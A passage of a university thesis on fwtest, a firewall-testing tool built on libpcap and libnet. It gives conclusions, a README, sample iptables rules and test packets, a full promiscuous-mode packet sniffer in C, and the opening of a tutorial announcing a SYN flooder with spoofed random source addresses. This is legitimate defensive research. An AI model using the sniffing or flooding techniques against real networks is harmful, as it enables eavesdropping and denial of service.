We discussed the problems a packet faces on its way to the destination host: A packet either is untouched, may be dropped, modified or duplicated. We introduce a packet classification methodology (based on elementary set theory and attack trees) that empowers us to express events like modification or duplication.
We argue about firewalls connecting more than two networks and prove that these firewalls reduce the number of testing hosts.

If there are multiple testing hosts in a network, the packets destined to the network are probably not detected by every testing host although all testing hosts await them. The different perspectives lead to logging inconsistency. We present a method to merge the involved log files.
Multiple firewall testing is a complex and large topic. We only solved some problems in the spotlight. Other areas still remain in the fog of obscurity.
Looking back at this Diploma Thesis, we eliminated some problems and new challenges have arisen. After all, we are just at the beginning of the journey.

10. Conclusions and Future Work

10.1. Conclusions

Looking back at this Diploma Thesis, I recognize the importance of well considered decisions. The design and implementation of the firewall testing tool took less time than expected because we worked hard at the concept of the program and picked the appropriate libraries to base our work on. After a detailed evaluation process, we decided to make use of libpcap and libnet although it seemed to take more time and effort to implement a tool from scratch than to rely our program on an already existing application. With the benefit of hindsight, I am sure that we would have spent more time on implementing the network security tool when modifying an available program. Due to careful evaluation, we took the right decision: Using two libraries that take the burden of packet shaping, injection and capture. By absorbing these challenges, we got the freedom to concentrate on the fundamental issues of our task and we were not forced to deal with the nasty details of packet crafting and capture. Another advantage of using the libraries is that they have been developed for multiple platforms which simplifies the port of the firewall testing tool to other operating systems.
The difficulties in the implementation phase came up when dealing with lower-level networking mechanisms (i.e. identification of interface and gateway to send a packet to). In the beginning, I did not realize that it will be necessary to specify the Ethernet header for every packet the program injects. I was focussed too much on the testing hosts and have overseen that they represent an entire network and therefore have to act as proxies for all the other hosts in the system. Similarly, the whole concept of answering the ARP requests concerning the testing host's network was also introduced after we faced the problem in reality. We met some problems we theoretically did not cover and therefore fixed after identifying them in the test runs. There is always a gap between theory and practice one has to cross. What theoretically seems to be easy to implement sometimes turns out to be such more complicated in practice. There are always pitfalls one does not consider.
The results of the testing tool heavily rely on the time synchronization. If time synchronization is not maintained, the test results are useless and allow no further interpretation. In some test runs, we suffered from time synchronization problems although we made use of the network time protocol that synchronizes the system times. It makes sense to rethink time synchronization and to focus on this issue in the future to find ways to get rid of the problem.
We evaluated the firewall testing tool in a protected test environment consisting of only three virtual machines (two testing hosts, one firewall). This is a somehow theoretical configuration. In reality, there will be other hosts in the network that participate the testing and may generate traffic the testing hosts have to deal with. In the available release, the testing tool performs well in this simple test environment, but trouble is near when incorporating additional hosts. There is always the trade-off between changing the configuration of the hosts to suppress their reactions (and therefore change the network configuration which is not allowed) and accepting the unexpected packets but to

struggle with the contaminated log files. Up to this point, we did not address this problem. The testing tool will work in real-life networks, but not very well if no techniques are introduced to handle the traffic of the other hosts in the network.
Time synchronization and incorporation of additional hosts will be the dominating problems when bringing the firewall testing tool to life. All in all, we were fast in implementing the tool because we picked the appropriate libraries and did not have to consider about hosts that influence the test runs.
We spent some time to think about multiple firewall scenarios and to address some problems therein. The biggest challenge was to pose the crucial questions and to identify the fundamental issues. Multiple firewall testing is a complex and large field of research. Plenty of problems grow up and one has to distinguish between important and irrelevant questions.
When attacking the n-firewall issues, we started from a high level of abstraction and tried to delve into the problem. We thereby encountered new problems to deal with. We were forced to narrow our focus and to simplify the task to be able to solve the underlying problems. For example, considering backtracking a packet, multiple firewalls may be concatenated in a network. As the corresponding firewall interfaces will not be covered by a testing host, we merged the firewalls into a single firewall incorporating the characteristic of its components. This trick allows us to easily handle the problem, but this short cut has to be resolved before implementing the solution. That is, before we go into practice, a more detailed analysis has to be performed.
I learned a lot about security tool programming, firewalls and the inner working of networks in this Diploma Thesis. I faced challenging tasks and struggled with a number of remarkable problems. The process of understanding and resolving a problem was a satisfying experience.

10.2. Future Work

This Diploma Thesis is a first step towards understanding and mastering firewall testing.
Our testing tool supports tests involving the TCP protocol. Other protocols are not yet implemented. Knowing that extensibility is a key issue for the future, we designed and implemented the program so that modifications can easily be incorporated. There are hooks in the source code allowing these operations. The tool is able to deal with multiple protocols in parallel.
A crucial question in firewall testing is how to perform the tests on application level. The testing tool only handles link-, network- and transport-layered protocols. Because all network applications rely on these protocols, our application may serve as a building block in a superior solution.
A drawback in the implementation is that packet injection is performed on multiple interfaces but packet reception is bound to a single interface. Testing hosts with multiple interfaces require a program that listens for packets on more than one interface at the same time. Parallel capture requires multiple libpcap sessions and therefore multiple

threads or processes. Multi-threading leads to well known problems such as concurrency control and race conditions (e.g. multiple threads read from and write to the receive queue). These issues have to be analyzed and solved before extending the tool.
The libnet version we currently use (1.1.2.1) suffers from a serious bug. The checksum libnet calculates for packets with an odd number of bytes is bogus. As we only injected packets with an even number of bytes, we were not struck by this issue. At the time this document is written, there is no debugged version of libnet available but the community announces that a release will be available soon fixing the bug.
The questions concerning multiple firewall scenarios are not completely solved yet. Our ideas only cover some aspects of the problem. We neglect lots of crucial problems and only handle the fundamental issues (e.g. testing host selection, packet balancing, packet tracing). A more detailed analysis has to be performed to fully understand the problems and to develop approaches to fight them. Our suggestions may serve as starting point to get in touch with the various issues.
The solutions we theoretically worked out are not implemented yet (e.g. the greedy selection algorithm, the spider, monitoring multiple interfaces). If the firewall testing tool has to be applied to multiple firewall scenarios, the program has to be extended accordingly. Note that answering an issue in theory and solving a problem in practice are completely different tasks. What seems to be easy in theory is complex in practice and vice-versa. There are problems you only spot when trying to implement a solution.
Particularly when looking at the multiple firewall scenario, we realize that we just scratched the surface. We entered a new world and stand at the beginning of an adventurous and exciting journey.
This Diploma Thesis solved some problems of firewall testing but many await their revelation.

11. Acknowledgements


The better part of one's life consists of his friendships.

– Abraham Lincoln


I would like to thank Diana Senn for her support throughout this Diploma Thesis and for leading me out of the darkness into the light a thousand times. Due to her critical comments and her helpful ideas, the Diploma Thesis evolved into the most instructive and satisfying experience in all the years of study at ETH Zürich. Thank you for all the knowledge I gained from you, Diana.
I thank Van Jacobson, Craig Leres and Steven McCanne who wrote the original version of libpcap and the Tcpdump Group that advances this beautiful library. My thanks go to Mike Schiffman for writing libnet, making packet crafting an easy and elegant task. I thank Mark Roesch for implementing snort, Dug Song for developing libdnet and Salvatore Sanfilippo for giving hping to the world. All these tools are amazing and were a source of inspiration throughout my work. I have stolen ideas and code liberally from them. These guys have the greatness and the wisdom to share their knowledge.
I thank my fellows at ETH for the wonderful years: Adrian, Christian and Roland. They uncomplainingly suffered from my shortcomings and did not stop talking to me.
I thank my family and my friends (you know who you are) for encouraging and supporting me all my life, being there for me in good and in bad times.
You are the beauty in my life.

A. Protocol Units


A.1. IP Datagram



A.2. IP Header




A.3. TCP Header



B. README

```
$Id: README 14577 2005-01-21 12:31:53Z zaugg $

===============================================================================

                 FWTEST v0.5 - Gerry Zaugg <zauggge@gmail.com>

===============================================================================

0.  Description:

Fwtest v0.5 provides a simple, portable interface to perform firewall testing.
It is executed on so-called testing hosts that exchange test packets via
a firewall. Fwtest crafts and injects the test packets and captures them if
they pass the firewall. On the receiving host, fwtest performs an exhaustive
analysis revealing irregularities (i.e. packets that are accepted by the
firewall although they were expected to be dropped or packets that are
discarded although they were expected to be passed). The irregularities are
logged and serve as source of information to identify failures.

Fwtest v0.5 was developed in the context of a Diploma Thesis. For more
information, read the documentation which can be found at
https://www.infsec.ethz.ch/people/dsenn/DA_GerryZaugg.ps



1.  Software Requirements

This version of fwtest is known to compile and run under Linux Debian 3.0
with the 2.4.24 kernel and Linux Red Hat 7.3 with the 2.4.18-3 kernel.
Probably, it also runs under OpenBSD, FreeBSD and NetBSD.

You will need gcc, make, libc and libc-dev to build fwtest.
We make use of the administration tools iptables or ipchains, the pattern
matching and processing language gawk and the network time protocol (NTP)
client. Gawk has to be installed on your system. On the other hand, you do
not run into trouble if iptables or the NTP client is not available.
Testing will be performed even if they are missing.

We need the following libraries:
* libpcap-0.7.2
* libnet-1.1.2.1
* libdnet-1.8
```

```
* libc

Libpcap, libnet and libdnet have to be installed from source since we use
the header files (pcap.h, libnet.h, dnet.h).

NOTE: Run /sbin/ldconfig before using libdnet. ldconfig creates the necessary
links and cache (for use by the run-time linker, ld.so) to the most recent
shared libraries (for more information: man ldconfig).



2.  How To Perform a Test Run

2.1 Test Environment

This section gives an overview how a firewall test is performed with fwtest.
```




```
   Figure 1: Sample test environment

We assume that you have set up an test environment similar to the one
illustrated in figure 1: Two testing hosts (A and B) are interconnected
via a firewall.
Fwtest will run on both testing hosts and craft, inject, capture and analyze
packets as well as logging irregularities.
We assume that the testing hosts are synchronized. That is, their system times
are synchronous (within a tenth of a second). We used the Network Time Protocol
(NTP) to achieve this goal: The firewall (server) provides the network time to
the testing hosts (clients).
You have to provide a test packets file holding the specifications of the
test packets that fwtest will generate, inject and capture.



2.2 Mandatory Files

We now discuss how to run fwtest on a testing host. You have to perform
these steps for both testing hosts using the same test packets file.

Copy the following files into the test directory:
```

```
(1) Source files: Listed in the last chapter of this file.
(2) Test packets file: File specifying the test packets.
(3) builder.awk: AWK script creating a temporary test packets file.
    Every test packet specified in the test packets file has a timestamp that
    indicates when the packet has to be sent. The script adapts these
    timestamps according to a given starting time and stores the test packets
    in a new file. Thus, the examiner does not have to adjust the timestamps
    of the test packets manually before running a test.
(4) run_fwtest.sh: Fundamental shell script performing the test run.



2.3 run_fwtest.sh

run_fwtest.sh leads you through the process of firewall testing.
You have to be root when executing the script. Furthermore, you must provide
some arguments when starting the script. The test run will then be performed
automatically.

run_fwtest.sh requires at least five arguments:
(1) Starting time
    Indicates when the first packet has to be injected.
    Time format: HH:MM:SS (e.g. 12:35:00)
(2) Test packets file
    File containing the test packets
    Read more about the file format below.
(3) Log file
    File where the irregularities are stored
(4) Network and mask in CIDR notation
    Specifies the network that the testing host represents.
    (e.g. 192.168.1.0/29)
(5) Network interface
    The network interface to capture the packets (e.g. eth0)
There is an optional sixth argument you can specify when synchronizing the
testing hosts with NTP:
(6) NTP server of the testing host
    The testing hosts are considered to be NTP clients. The script will
    shutdown the NTP client service before starting the test and restart it
    afterwards to avoid that NTP packets are sent out while we perform
    the test.

Example how run_fwtest.sh may be called:

./run_fwtest 12:35:00 test.7.tcp alice.log 192.168.72.0/29 eth0 10.10.253.1
```

Without specifying an NTP server:

```
./run_fwtest 12:35:00 test.7.tcp alice.log 192.168.72.0/29 eth0
```

run_fwtest.sh executes the following steps:

(1) Check the arguments for validity.
    Exit if one of them is bad or not specified.
(2) Seek for the required programs, libraries and header files.
    Exit if one of them is missing.
(3) Compile fwtest.
(4) Build the temporary test packets file by calling builder.awk.
    Read more about this script below.
(5) Stop the NTP client if the optional argument <ntpserver> is passed.
(6) Set up firewall rules to drop all incoming packets so that the testing
    host does not response to the packets it captures. This can only be done
    if either iptables or ipchains is installed on your system.
(7) Run fwtest. Testing is performed (i.e. packets are crafted, injected,
    captured, analyzed) and the irregularities are logged.
    Fwtest will print some useful information, especially warnings and errors.
    To make this point clear: fwtest is the firewall testing tool that
    performs testing whereas run_fwtest.sh is only a shell script that
    prepares the testing host for the test run and compiles and runs fwtest
    for you.
    Read more about invoking fwtest below.
(8) Remove the firewall rules.
(9) Restart the NTP client if the optional argument is specified.
(10)Exit successfully.

The irregularities are stored in the log file. Evaluate them to identify
problems and abnormalities.

2.4 Test Packets File

Every line in a test packets file that is not a comment (i.e. starting
with a #) specifies a test packet. A line (and therefore a packet) consists
of several fields holding certain attributes. Some of them are defined for
every protocol, others are protocol-dependent.

The protocol-independent fields are:

(a) id: Unique test packet identification number
(b) expect: Expectation (OK, NOK, ?).

```
            Defines what we think will happen to the packet.
(c) time:   Time when a packet has to be injected.

The TCP protocol specifies the following additional fields:
(d) srcip:  source IP address
(e) dstip:  destination IP address
(f) srcprt: source port
(g) dstprt: destination port
(h) flags:  control flags
(i) seqnr:  sequence number
(k) acknr:  acknowledgment number

Therefore, a TCP test packets file may look like this:

# [id] [expect] [time]          [srcip]          [dstip]       [srcprt] [dstprt]
[flags] [seqnr] [acknr]
1       OK      12:00:00        192.168.72.13    172.16.70.13   1025     25
S       60      -
2       OK      12:00:01        172.16.70.13     192.168.72.13  25       1025
SA      70      61
3       NOK     12:00:02        192.168.72.13    172.16.70.13   1025     25
A       61      71



2.5 builder.awk

builder.awk is an AWK script that creates a temporary test packets file
based on the specified test packets file. When invoking the script, the
starting time of the test run is saved in the variable "st" (time format:
HH:MM:SS, e.g. st=14:15:30). The script runs through the test packets file
line by line, calculates a new timestamp for every test packet (based on the
starting time) and stores the test packets in a new file.

For example, consider the following test packets file (test.1.tcp):

1  ?   13:00:00 ...
2  OK  13:00:01 ...
3  OK  13:00:02 ...
4  NOK 13:00:02 ...

You call builder.awk like this:

gawk -v st=19:30:45 -f builder.awk < test.2.tcp > test.3.tcp
```

The AWK script will generate a new file test.3.tcp:

```
1  ?   19:30:45 ...
2  OK  19:30:46 ...
3  OK  19:30:47 ...
4  NOK 19:30:47 ...
```

That is, the script shifts the timestamps but keeps the time steps between the test packets.
Comments (i.e. lines starting with #) and faulty lines (too few fields) are skipped by the script. run_fwtest.sh will inform you when the number of lines has changes (i.e. the test packets file is corrupted).

2.6 Running Fwtest

We briefly explain how to invoke fwtest without making use of run_fwtest.sh.
There is one mandatory argument fwtest needs to know: the test packets file.
You have to specify a test packet file when executing fwtest.
There are some options that may be specified or not (it is always a good idea to specify them because otherwise the program will define them for you which sometimes leads to unexpected results).
Options:

```
        -l <log file>  Log file wherein the irregularities are stored
        -n <network>   Network and mask in CIDR notation (e.g. 192.168.1.0/29)
        -i <interface> Network interface to capture the packets.
```

Fwtest may be called like this (make sure you are root):

```
./main -l alice.log -n 192.168.72.0/29 -i eth0 test.7.tcp
```

Without specifying the options:

```
./main test.7.tcp
```

The test packets file (e.g. test.7.tcp) has to be defined. You have no chance to perform a test without a test packets file. If there are invalid entries in the test packets file, they are skipped and not considered for testing.
If no interface is defined (-i), fwtest selects an interface and inherits the IP address and the network mask of this interface. As a consequence, if you specify a network (-n) but no interface, fwtest picks an interface for you and thereby overwrites your network specification.

```
Otherwise, if you only specify an interface but no network, the program
takes the network corresponding to the specified interface.
To be sure that everything works as intended, specify all options and do not
let fwtest define them for you.



3.  Source Files

Makefile  - Makefile
main.c    - main program
parse.c   - test packet parsing routines
lpcap.c   - packet capturing routines
lnet.c    - packet crafting and injection routines
log.c     - log routines
util.c    - helper routines
main.h    - main definitions
parse.h   - parse definitions
lpcap.h   - packet capture definitions
lnet.h    - packet crafting definitions
log.h     - log definitions
```

C. TCP Packet Examples

```
# $Id: test.doc.tcp 14558 2005-01-20 23:06:13Z zaugg $
#
# Test setup: 192.168.72.0/29 ------- FW ------- 172.16.70.0/29
# Virtual switch interfaces: *.1
# Firewall interfaces:       *.2
# Testing host interfaces:   *.3
#
#
# Firewall-Regeln:
# /sbin/iptables -F
# /sbin/iptables -X
# /sbin/iptables -P INPUT DROP
# /sbin/iptables -P OUTPUT DROP
# /sbin/iptables -P FORWARD DROP
# /sbin/iptables -A FORWARD -s 192.168.72.13 -d 172.16.70.13 -p tcp --syn --dport smtp -j ACCEPT
# /sbin/iptables -A FORWARD -m state --state RELATED, ESTABLISHED -j ACCEPT
# /sbin/iptables -A INPUT -d 127.0.0.1 -j ACCEPT
#
#
# [id] [expect] [time]          [srcip]         [dstip]      [srcprt] [dstprt] [flags] [seqnr] [acknr]
1 OK 12:00:00 192.168.72.13 172.16.70.13 1025 25 S 60 -
2 OK 12:00:01 172.16.70.13 192.168.72.13 25 1025 SA 70 61
3 NOK 12:00:02 192.168.72.13 172.16.70.13 1025 25 A 61 71
4 NOK 12:00:03        192.168.72.13 172.16.70.13 1025    25      R       61 -
5 NOK 12:00:04 172.16.70.13 192.168.72.13 1025 25 S 80 -
6 NOK 12:00:05 192.168.72.13 172.16.70.13 25 1025 SA 90 81
7 OK 12:00:06 172.16.70.13 192.168.72.13 1025 25 A 81 91
8 OK 12:00:07        172.16.70.13 192.168.72.13 1025    25      R       81 -
```

D. Libpcap

This is brief introduction to the packet capture library (libpcap).
Libpcap is an open-source, freely available C library providing a user-space interface to packet capture. Libpcap was originally written by Van Jacobson, Craig Leres and Steven McCanne, all of the Lawrence Berkeley National Laboratory. The current version is maintained by The Tcpdump Group.
We introduce the most important components of libpcap and write a fancy TCP packet sniffer that reads packets from the wire and prints their content.
The code has been tested under Linux Debian 3.0 with the kernel 2.4.24 using libpcap 0.7.2.

D.1. Libpcap Life Cycle

Computing with the pcap library includes multiple steps:

1. *Device Identification*. Let pcap look for an appropriate interface or specify the device you want to work with manually (e.g. "eth0" under Linux).

2. *IP and net mask*. Determine the IPv4 address and the net mask of the specified interface. These informations are required as parameters in other functions.

3. *Initialization*. Open a pcap session and get a pcap context handler. The handler holds the session information and serves as an argument in almost every pcap function. It is the most important data structure in libpcap.

4. *Filtering*. To sniff specific traffic (i.e. discard packets that are not of interest), a filter can be defined, compiled and set in the kernel to only get the intended traffic. This step is optional. If you want to capture everything on the wire, you do not have to specify a filter.

5. *Sniffing*. Pcap waits for packets to arrive. Whenever a packet is detected, it is passed to the user. A user-defined callback function is invoked for every arriving packet.

6. *Termination*. Close the pcap session.

D.2. Packet Sniffer

First of all, we need a device to sniff on. There are two ways to select a device in pcap:

1. Do it by hand and specify the device manually. For example,

   ```
   char *device = "eth0";
   ```

2. Ask pcap to do it for you:

```
char *device, errbuf[PCAP_ERRBUF_SIZE];
device = pcap_lookupdev(errbuf);
```

`pcap_lookupdev()` is a wrapper to `pcap_findalldevs()` that returns a list of all devices being "up". `pcap_lookupdev()` returns the first entry in this list. If you want to address a device that probably is not the first entry in this list, specify the device manually. We recommend you to use `pcap_lookupdev()` because it is reliable (i.e. we get an interface that really exists) and you do not have to struggle with invalid input. We make use of `pcap_lookupdev()` when developing the sniffer.
`errbuf` holds a description of the error if the function call fails. The error buffer should be of size `PCAP_ERRBUF_SIZE`. Most of the pcap commands allow the user to pass an error buffer to get rid of the problems that were encountered.

After selecting an appropriate device, we want to get its IP address and the network mask (the IP address is needed to compile the filter later on).

```
int pcap_lookupnet(char *device, bpf_u_int32 *netp,
                   bpf_u_int32 *maskp, char *errbuf);
```

`pcap_lookupnet()` saves the IP address and the network mask of the specified `device` in network byte order (big-endian) in `netp` and `maskp`. The error buffer holds an error message if the function call fails.
Now that we selected a device and know the interface parameters, we are ready to open a pcap session.

```
pcap_t *pcap_open_live(char *device, int snaplen,
                       int promisc, int to_ms, char *errbuf);
```

`pcap_open_live()` returns the pcap context handler. This structure determines the pcap session context and will be passed to every function we call. To establish a session, we pass the device name (`device`) and the maximum number of bytes to capture from every packet (`snaplen`) as parameters to `pcap_open_live()`. `promisc` specifies if the interface is put into promiscuous mode. Promiscuous mode means that every packet sniffed on the wire will be handed to the user, no matter whether the packet is intended for this host or not. Non-promiscuous mode only considers packets that are destined to the sniffing host. `to_ms` is the timeout in milliseconds. It causes to not return immediately if a packet is detected but to wait for `to_ms` to grab more than one packet in one catch. Linux does not support this feature and it can be ignored.
If the call to `pcap_open_live()` succeeds, we get a context handler and are ready to define a filter to discard redundant traffic. We only want to keep the packets we are interested in. The filter is a string holding a `tcpdump` filter expression (see `man tcpdump`). For example, the filter `"port = 22"` will only accept packets with source or destination port 22.
Before taking effect, the filter has to be compiled and installed in the kernel.

```
int pcap_compile(pcap_t *p, struct bpf_program *fp,
                 char *str, int optimize, bpf_u_int32 netmask);
```

`pcap_compile()` compiles the filter expression in `str` into a filter program and stores it in `fp`. `p` is the context handler and identifies the pcap session. `optimize` is a boolean and determines if the filter program is optimized. `netmask` specifies the IP address of the device so that the filter is applied to the correct interface.

```
int pcap_setfilter(pcap_t *p, struct bpf_program *fp);
```

`pcap_setfilter()` installs the filter program `fp` and binds it to the device specified in `p`. The filter is registered and we are now ready to sniff those wires.
Pcap provides several functions to capture packets.

```
int pcap_dispatch(pcap_t *p, int cnt, pcap_handler callback,
                  u_char *user);
int pcap_loop(pcap_t *p, int cnt, pcap_handler callback,
              u_char *user);
```

`pcap_dispatch()` and `pcap_loop()` capture and process packets. `cnt` is the maximum number of packets to sniff before returning. `pcap_loop()` loops indefinitely or until an error occurs if `cnt` is set to `-1`. `callback` is a callback function that is invoked with three arguments whenever a packet arrives in user-land.

```
void dump_packet(u_char *user, const struct pcap_pkthdr *header,
                   const u_char *packet)
```

`dump_packet()` is the `callback` function we use in our packet sniffer. `user` holds user data that can be passed as a parameter (`u_char *user`) when calling `pcap_dispatch()` or `pcap_loop()` respectively. Most of the time, we will not use it. `header` points to a structure containing information about the captured packet (time stamp, length of packet, captured portion). `packet` is a pointer to the start of the actual packet. In the callback function, the programmer implements the operations he wants to apply to the packet. For example, our sniffer prints the timestamp (i.e. the exact time of capture) which is saved in `header`. Furthermore, we print the IP address of both the source and destination host as well as the source and destination ports. These informations are stored in specific fields in the IP and TCP header. Because we know the structure of a packet, we are able to point to the appropriate offsets in `packet` to reference the IP header (contains the IP address) and the TCP header (includes the port numbers).

```
const struct ethhdr *eth;             /* Ethernet header */
const struct ip *ip;                  /* IP header */
const struct tcphdr *tcp;             /* TCP header */

int ethhdr_s = sizeof(struct ethhdr);  /* Ethernet header size */
int iphdr_s = sizeof(struct ip);       /* IP header size */
int tcphdr_s = sizeof(struct tcphdr);  /* TCP header size */
```

```
eth = (struct ethhdr*)(packet);
ip = (struct ip*)(packet + ethhdr_s);
tcp = (struct tcphdr*)(packet + ethhdr_s + iphdr_s);
payload = (u_char *)(packet + ethhdr_s + iphdr_s + tcphdr_s);
```

The fields of the headers are accessed by simply selecting them (e.g. `ip->ip_src`). Before we terminate the pcap session, we evaluate the statistics.

```
int pcap_stats(pcap_t *p, struct pcap_stat *ps);
```

`pcap_stats()` returns a pcap statistics structure `ps` that provides how many packets have been received by the kernel, how many packets have been delivered to the user and how many packets have been dropped.

```
void pcap_close(pcap_t *p);
```

`pcap_close()` terminates the pcap session and destroys all associated data structures.

D.3. Source Code

```
/* sniffer.c
 * A Simple TCP Sniffer
 * Purpose: Sniffing for TCP packets
 * Example code of the libpcap introduction in the documentation
 * Make sure you have libpcap 0.7.2 installed on your system.
 * compile: gcc -o sniffer sniffer.c -lpcap
 * run:     ./sniffer
 *
 * $Id: sniffer.c 14580 2005-01-21 13:00:26Z zaugg $
 */

#define _BSD_SOURCE

#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <signal.h>
#include <string.h>
#include <sys/socket.h>
#include <net/if.h>
#include <netdb.h>
#include <linux/if_ether.h>     /* struct ethhdr */
#include <netinet/in.h>         /* ntohs, struct sockaddr_in, struct in_addr */
#include <netinet/ip.h>         /* struct ip */
#include <netinet/tcp.h>        /* struct tcphdr */

#define HEADERS    54           /* eth hdr(14) + ip hdr(20) + tcp hdr(20) */
#define PAYLOAD    14
#define SNAPLEN    HEADERS+PAYLOAD
#define PROMISC     1
```

```
#define INFINITE   -1


void dump_packet(u_char *, const struct pcap_pkthdr *, const u_char *);
void cleanup(int);

pcap_t *pd;                     /* Pcap handler */

int main(int argc, char **argv)
{
  char *device;
  char errbuf[PCAP_ERRBUF_SIZE];  /* Error buffer */
  struct bpf_program fp;          /* Compiled filter program */
  bpf_u_int32 maskp;              /* Subnet mask */
  bpf_u_int32 netp;               /* IP */
  char *filter = "port 22";

  /* Check privileges */
  if (geteuid()) {
    fprintf(stderr, "no superuser privileges, sorry...\n");
    exit(1);
  }

  /* Catch signals */
  signal(SIGHUP, cleanup);
  signal(SIGINT, cleanup);
  signal(SIGTERM, cleanup);

  /* Get device */
  device = pcap_lookupdev(errbuf);
  /* Get IP and net mask */
  pcap_lookupnet(device, &netp, &maskp, errbuf);

  /* Print properties */
  printf("sniffer v0.1 - Sniffing for TCP packets\n");
  printf("device = [%s]\n", device);
  printf("filter = [%s]\n", filter);

  /* Open pcap */
  pd = pcap_open_live(device, SNAPLEN, PROMISC, 0, errbuf);
  if (pd == NULL) {
    printf("pcap_open_live failed: %s\n", errbuf);
    exit(1);
  }

  /* Compile the filter */
  if( pcap_compile(pd, &fp, filter, 0, netp) == -1) {
    pcap_perror(pd, "pcap_compile failed:");
    pcap_close(pd);
    exit(1);
  }

  /* Set the filter */
  if (pcap_setfilter(pd, &fp) == -1) {
```

```
    pcap_perror(pd, "pcap_setfilter failed:");
    pcap_close(pd);
    exit(1);
  }

  /* Run an infinite loop */
  pcap_loop(pd, INFINITE, dump_packet, NULL);
  pcap_close(pd);

  return(0);
}

void dump_packet(u_char *args, const struct pcap_pkthdr *header,
   const u_char *packet)
{
  const struct ethhdr *eth;                 /* Ethernet header */
  const struct ip *ip;                      /* IP header */
  const struct tcphdr *tcp;                 /* TCP header */
  const char *payload;                      /* Packet payload */
  int ethhdr_s = sizeof(struct ethhdr);     /* Ethernet header size */
  int iphdr_s = sizeof(struct ip);          /* IP header size */
  int tcphdr_s = sizeof(struct tcphdr);     /* TCP header size */
  const struct timeval *tv;
  int s;

  /* Check if packet is truncated */
  if (header->caplen < HEADERS) {
    printf("packet truncated: snaplen = %d\n", header->caplen);
    return;
  }
  /* Set the individual pieces of a packet */
  eth = (struct ethhdr*)(packet);
  ip = (struct ip*)(packet + ethhdr_s);
  tcp = (struct tcphdr*)(packet + ethhdr_s + iphdr_s);
  payload = (u_char *)(packet + ethhdr_s + iphdr_s + tcphdr_s);
  /* Get the timestamp set in the kernel */
  tv = &header->ts;
  s = (tv->tv_sec) % 86400;
  printf("%02d:%02d:%02d.%06u",
 s/3600, (s%3600)/60, s%60, (unsigned)tv->tv_usec);
  printf(" %s:%d ->", inet_ntoa(ip->ip_src), ntohs(tcp->th_sport));
  printf(" %s:%d ", inet_ntoa(ip->ip_dst), ntohs(tcp->th_dport));
  printf(" payload: %s\n", payload);
}

void cleanup(int sig)
{
  struct pcap_stat ps;

  if (pcap_stats(pd, &ps) == -1) {
    pcap_perror(pd, "pcap_stats failed:");
  } else {
    printf("\npackets received by libpcap:\t%4d\n"
   "packets dropped by libpcap:\t%4d\n",
```

```
   ps.ps_recv, ps.ps_drop);
  }
  pcap_close(pd);
  exit(0);
}

/* EOF */
```

E. Libnet

This is a brief introduction to the libnet library.
Libnet is an open-source packet crafting and injection library, written and maintained by Mike Schiffman.
We shed light on the fundamental libnet functions and demonstrate how they can be applied by writing a simple SYN flooder. This program injects a number of TCP packets (SYN flag set) with random source IP addresses and ports to a specified destination address.
The code has been tested under Linux Debian 3.0 with kernel 2.4.24 using libnet 1.1.2.1.

E.1. Libnet Life Cycle

There are four phases in libnet computation:

1. *Initialization*. Initialize the library, define the injection type and optionally the network interface.
2. *Creation*. Build the packets. They are shaped in a top-down manner (i.e. from the highest protocol level to the lowest). For example, crafting a TCP packet requires the creation of the TCP layer before building the IP layer.
3. *Injection*. Write the packet to the wire.
4. *Termination*. Close the library.

E.2. SYN Flooder

The first step is the initialization of the library:

```
libnet_t *libnet_init(int injection_type, char *device,
                      char *err_buf);
```

`libnet_init()` initializes the the libnet library and returns a libnet handler. This structure identifies the libnet context and is passed as a parameter to almost every libnet function.
